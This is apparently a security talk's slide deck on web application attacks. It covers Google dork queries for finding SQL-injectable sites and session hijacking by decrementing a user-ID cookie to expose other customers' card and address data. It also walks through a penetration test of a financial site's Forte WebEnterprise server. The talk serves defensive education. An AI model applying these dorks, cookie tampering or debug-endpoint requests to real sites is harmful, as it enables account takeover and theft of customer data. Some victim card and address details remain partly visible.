

Top Web App Attack Methods and How to Combat Them

Caleb Sima



Agenda

Part 1: Web Applications and the problem

Part 2: SQL Injection and Automated SQL Injection

Part 3: Session Hijacking

Part 4: The Attack – Walking Thru a Web Application Hack (based on a real hack on an online bank)

Part 5: Closing and Q&A

Web Applications

Very complex architectures, multiple platforms,
multiple protocols


Web Services




Wireless



Browser



Web Applications Breach the Perimeter



SQL Injection



Google Hacking

- Find vulnerable sites using google (Old method – new life)
- Example Search Queries
 - “filetype:mdb inurl:admin” – 180 results
 - “Filetype:xls inurl:admin” – 14,100 results
 - “ORA-00921: unexpected end of SQL command” – 3,470 results
 - “allintitle:Netscape Enterprise Server Home Page” – 431 results


Google Hacking

- Take this method a step further and use it to narrow your attack victims.
- "inurl:id= filetype:asp site:gov" – 572,000 results
- "inurl:id= filetype:asp site:com" – 7,150,000 results
- "inurl:id= filetype:asp site:org" – 3,240,000 results


- Use this list as a baseline for identifying SQL injection vulnerabilities

Google Hacking

- Took 1 hour of coding
- 500 vulnerable sites were found in 1 minute and 26 seconds



Google Hacking



- SQL Injection Worm

Session Hijacking



Review your account

MY ACCOUNT | **Review Your Account** SEA

[EDIT INFORMATION](#)

Sign in information

Username: whoop
Customer ID:
E-mail:

Credit card information

Card type: N/A
Exp Date: N/A
Card Number: xxxx-xxxx-xxxx-N/A
CV V/CID: N/A

Billing information

	Name	Address
My Default	Shiznit Crap (493)329-3030	392 Hoopie lane Jacksonville, FL 32219 USA

































- Find where the confidential data is

So Many Cookies

Cookie: TestSess=Yes; [REDACTED]=01-27-2004:972406071258067; Seg=sb; TestPerm=Yes; ProfileAddressVerified=True; PROFILEID=D2CB51E65EF940199AC55CBA66489FF4; MEMUSER=whoop; USERID=505741; SESSIONUSERID=505741; PROFILE=whoop

- TestSess
- 'Site cookie'
- Seg
- TestPerm
- ProfileAddressVerified
- ProfileID
- MEMUSER
- USERID
- SESSIONUSERID
- PROFILE

- Eliminate each one until the ones that matter are left
- In this case 'SESSIONUSERID=505741'
- Is the number incremental?
- Keep everything the same except decrement the number – 'SESSIONUSERID=505740'

-  505640.html
-  505641.html
-  505642.html
-  505643.html
-  505644.html
-  505645.html
-  505646.html
-  505647.html
-  505648.html
-  505649.html
-  505650.html
-  505651.html
-  505652.html
-  505653.html
-  505654.html
-  505655.html
-  505656.html
-  505657.html
-  505658.html
-  505659.html
-  505660.html
-  505661.html
-  505662.html
-  505663.html
-  505664.html
-  505665.html
-  505666.html
-  505667.html
-  505668.html
-  505669.html
-  505670.html
-  505671.html

Credit card information

Card type: Visa
Exp Date: 12-07
Card Number: [REDACTED] 9870
CV VICID: 727

Billing information


	Name	Address
My Default	Amber [REDACTED] [REDACTED] 694- [REDACTED]	4881 Fairgrave Avenue [REDACTED] USA

Shipping information

	Name	Address
My Default	Adam B [REDACTED]	55 Artemesia Way

Web Hack

Actual Web Application Penetration Test of a Financial Site



Discovery

Four servers were found on the internet facing side of the company.

1. www.site.com - (Main site)
2. enroll.site.com - (Customer Enrollment)
3. calc.site.com - (Financial web tools)
4. secure.site.com – (Customer web banking)

This information was easily discovered by:

1. Web browsing
2. Using Google

Issue List

Two main servers were first targeted (enroll.site.com, www.site.com). An automated attack was first run against the server. This is used to discover any low hanging fruit. The results of the automated scan were:

1. Each server was (Netscape-Enterprise/4.0)
2. A file of enroll.site.com/cfcache.map existed
3. A directory of enroll.site.com/template existed

Not much information was retrieved, further research would have to be done to get anything useful.

The Attack

Browsing the website I noticed that the URL stayed pretty much the same except for the templateName value changed on each page:

[https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteCaastAccess&templateName=prod_sel.forte&source=site&AD_REFERRING_URL=http://www.site.com](https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteCaastAccess&templateName=prod_sel.forte&source=site&AD_REFERRING_URL=http://www.site.com)

By deleting all the information after the script and then reissuing the request ...

The Attack

... the server responded with a very detailed error message.

Please specify the name of Forté service and page.

Usage: `http://web_server_name/cgi_directory_name/fortecgi?serviceName=Forté_service_name&pageName=request_page&other_info`

Forte WebEnterprise Version WE.1.0.E.0

Copyright (c) 1999, Forte Software, Inc.

All Rights Reserved.

The Attack

Several facts were gleaned out of this error message.

[https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteCaastAccess&templateName=prod_s
el.forte&source=site&AD_REFERRING_URL=http://ww
w.site.com](https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteCaastAccess&templateName=prod_sel.forte&source=site&AD_REFERRING_URL=http://www.site.com)


1. serviceName is equal to a variable Forte service
2. pageName or templateName is a script or page and other commands can be appended using the "&" operator
3. The type of application being used: Forte WebEnterprise
4. The version being used: WE.1.0.E.0

The Attack

Doing a simple search on google for "Forte WebEnterprise" results in some nice documentation.

Address <http://docs.sun.com/db/doc/806-6679-01>

sun.com

 [Products & Services](#)


docs.sun.com - Sun Product Documentation

[docs.sun.com](#) [Subject Categories](#) [Titles](#) [Product Categories](#) [Help](#)

Search for Within This Collection Search book titles only

[Search Tips](#)

Forte 4GL 3.5 (UDS) >> (Forte 4GL) WebEnterprise Installation Guide, Version 1.0

 **(Forte 4GL) WebEnterprise Installation Guide, Version 1.0**

Download this book in PDF

- > [Download via FTP \(669 KB, 60 pages\)](#)
- > [Download via HTTP \(669 KB, 60 pages\)](#)

806-6679-01 (Forte 4GL) WebEnterprise Installation Guide, Version 1.0

This WebEnterprise Installation Guide explains how to install Forte WebEnterprise and WebEnterprise Designer.

Chapter 1. Introduction briefly describes the WebEnterprise software and installation requirements. The remaining chapters describe the installation of WebEnterprise components on certified Web servers and Forte servers.

Before installing WebEnterprise, review the Platform Matrix, Release Bulletins (especially the pre-installation warnings) and Defect Reports for this WebEnterprise release.

The Attack

With this information and a little research, several articles and tech notes were discovered on Forte WebEnterprise server showing us how the application worked and what default files might exist. Enroll.site.com had several of these default files:

Address

This file gave the application version being used.

The Attack

The screenshot shows a Netscape browser window with the address bar containing `http://docs-pdf.sun.com/806-6679-01/806-6679-01.pdf`. The browser's toolbar includes navigation and zoom controls. On the left, a 'Bookmarks' sidebar is visible, listing the contents of the manual, with 'Installing and Configuring WebEnterprise on a UNIX iPlanet Web Server Node' selected. The main content area displays the document's title bar as 'Installing and Configuring WebEnterprise on a Web Server Node Chapter 3' and the page number '52'.

Installing and Configuring WebEnterprise on a UNIX iPlanet Web Server Node

- 6 Click the **Load Configuration File** button.
- 7 Restart your iPlanet Web Server to have the new settings take effect.
If your server fails to restart, carefully check your edits in the `obj.conf` file (Step 4).
The Netscape Server Administration application will recognize that your configuration files have changed and asks you if you want to load the new settings. Click **Yes**. They will now appear in the **Server Preferences > View Server Settings** display.
After these steps, all http requests that ask for a page with a ".forte" extension will be directed to the `fortensapi` shared library.
- 8 Map the `fortecgi.dat` file for `fortensapi`.
Before `fortensapi` can make use of Forte services, the `fortecgi.dat` registration file must be made accessible.
Create a symbolic link to `fortecgi.dat` from the iPlanet Web Server default directory:

```
% cd /usr/netscape/suitespot/https-yournodename/config
% ln -s /usr/netscape/suitespot/forte/cgi_bin/fortecgi.dat
fortecgi.dat
```

Note The location chosen for `fortecgi.dat` must be readable and writable by the iPlanet Web Server.

- 9 From your Web browser, enter the following URL to verify that `fortensapi` is working:
`http://your_webserver/web.forte?`
You should see an `fortensapi` page titled "Forte NSAPI Usage".

Caution Should you decide to uninstall the Forte components on the Web Server node, you must undo the configuration changes in the `obj.conf` file. Otherwise your iPlanet Web Server might fail on startup.

The Attack

2. https://enroll.site.com/forte/cgi_bin/fortecgi.dat

This file shows Internal IP's as well as what services the application is offering. By viewing this file:

```
siteCaastAccess 6501 192.168.32.11 4
```

```
siteIntranetIIS 1785 192.168.32.11 4
```

we can see that the internal ip of the server is 192.168.32.11 and valid values for the serviceName variable being passed to fortectgi is siteCaastAccess or siteIntranetIIS.

The Attack

[https://enroll.site.com/cgi-forte/fortecgi?
serviceName=siteCaastAccess&templateName=pr
od_sel.forte&source=site&AD_REFERRING_URL=h
ttp://www.site.com](https://enroll.site.com/cgi-forte/fortecgi?serviceName=siteCaastAccess&templateName=prod_sel.forte&source=site&AD_REFERRING_URL=http://www.site.com)


1. serviceName is equal to a variable Forte service
2. pageName or templateName is a script or page and other commands can be appended using the "&" operator
3. The type of application being used: Forte WebEnterprise
4. The version being used: WE.1.0.E.0

The Attack

3. /cgi-forte/fortecgi?

serviceName=internalmonitor&PageName=pingcgi

This is a debug option available in forte, by issuing this request, forte will return all the system variables:



The screenshot shows a Netscape browser window titled "Fortecgi PingCGI - Netscape". The address bar contains the URL: `https://enroll.com/cgi-forte/fortecgi?serviceName=internalmonitor&pageName=pingcgi`. The main content area displays a table of system variables:

REQUEST_METHOD	GET
QUERY_STRING	serviceName=internalmonitor&pageName=pingcgi
AUTH_TYPE	not set
CONTENT_LENGTH	not set
CONTENT_TYPE	not set
GATEWAY_INTERFACE	CGI/1.1
HTTP_ACCEPT	image/gif, image/x-bitmap, image/jpeg, image/pjpeg, image/png, */*
HTTP_COOKIE	CaastAccess=0D1D16782725162A28231C25167B29; fite_lbf [redacted] CaastAccess=04392k0W0B1jZ; IntranetIIS=091B1A7D2625162A28241B28167927; fite_lbf [redacted] IntranetIIS=04392k0W0BTG
HTTP_USER_AGENT	Mozilla/4.73 [en] (Windows NT 5.0; I)
PATH_INFO	not set
PATH_TRANSLATED	not set
REMOTE_ADDR	63.210.72.61
REMOTE_HOST	63.210.72.61
REMOTE_IDENT	not set
REMOTE_USER	not set
SERVER_NAME	enroll.com
SERVER_PORT	443
SERVER_PROTOCOL	HTTP/1.0
SERVER_SOFTWARE	Netscape-Enterprise/4.0 SP4
SCRIPT_NAME	/cgi-forte/fortecgi

Issue List

- Each server is (Netscape-Enterprise/4.0)
- A file of enroll.site.com/cfcache.map existed
- A directory of enroll.site.com/template existed

